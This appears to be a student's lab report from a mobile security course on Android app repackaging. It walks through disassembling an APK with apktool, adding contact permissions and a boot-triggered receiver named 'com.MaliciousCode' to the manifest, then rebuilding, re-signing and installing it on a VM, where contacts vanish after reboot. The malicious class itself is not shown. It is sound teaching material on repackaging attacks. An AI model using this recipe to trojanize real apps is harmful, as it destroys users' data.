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Lab 03

## Installation

### STEPS: Disassemble App


apktool d [app\_name].apk

## Inject Code

See[2]

Take a screenshot of the modified XML file

## Answer:



```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.mobiseed.repackaging" platformBuildVersionCode="23"
platformBuildVersionName="6.0.2166767">
  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <uses-permission android:name="android.permission.WRITE_CONTACTS" />
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
  <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/mobiseedcrop" android:label="@string/app_name"
android:supportsRtl="true" android:theme="@style/AppTheme">
    <activity android:label="@string/app_name" android:name="com.mobiseed.repackaging.HelloMobISEED" android:theme="@style/AppTheme.NoActionBar">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
    <receiver android:name="com.MaliciousCode">
      <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
      </intent-filter>
    </receiver>
  </application>
</manifest>
```

## **Repack**

```
apktool b [application_folder]
```

## **Create key**

```
keytool -alias <alias_name> -genkey -v -keystore my-release-key.keystore -keyalg RSA -keysize 2048 -validity 10000
```

## **Sign the repacked apk**

```
jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore my_app_name.apk <alias_name>
```

## **Install app**

```
adb connect <ip_address_of_android_vm>
```


```
adb install <application_name>.apk
```

Create a contact information in Android VM (take a screenshot) Once Android VM is restarted the contact information should disappear (take a screenshot after

you restart the VM)

## **Answer:**

Created contact:



After installing repacked APK and rebooting the VM, we get:

Contacts

FAVORITES

ALL CONTACTS

No contacts.

CREATE A NEW CONTACT

SIGN IN TO AN ACCOUNT

IMPORT CONTACTS

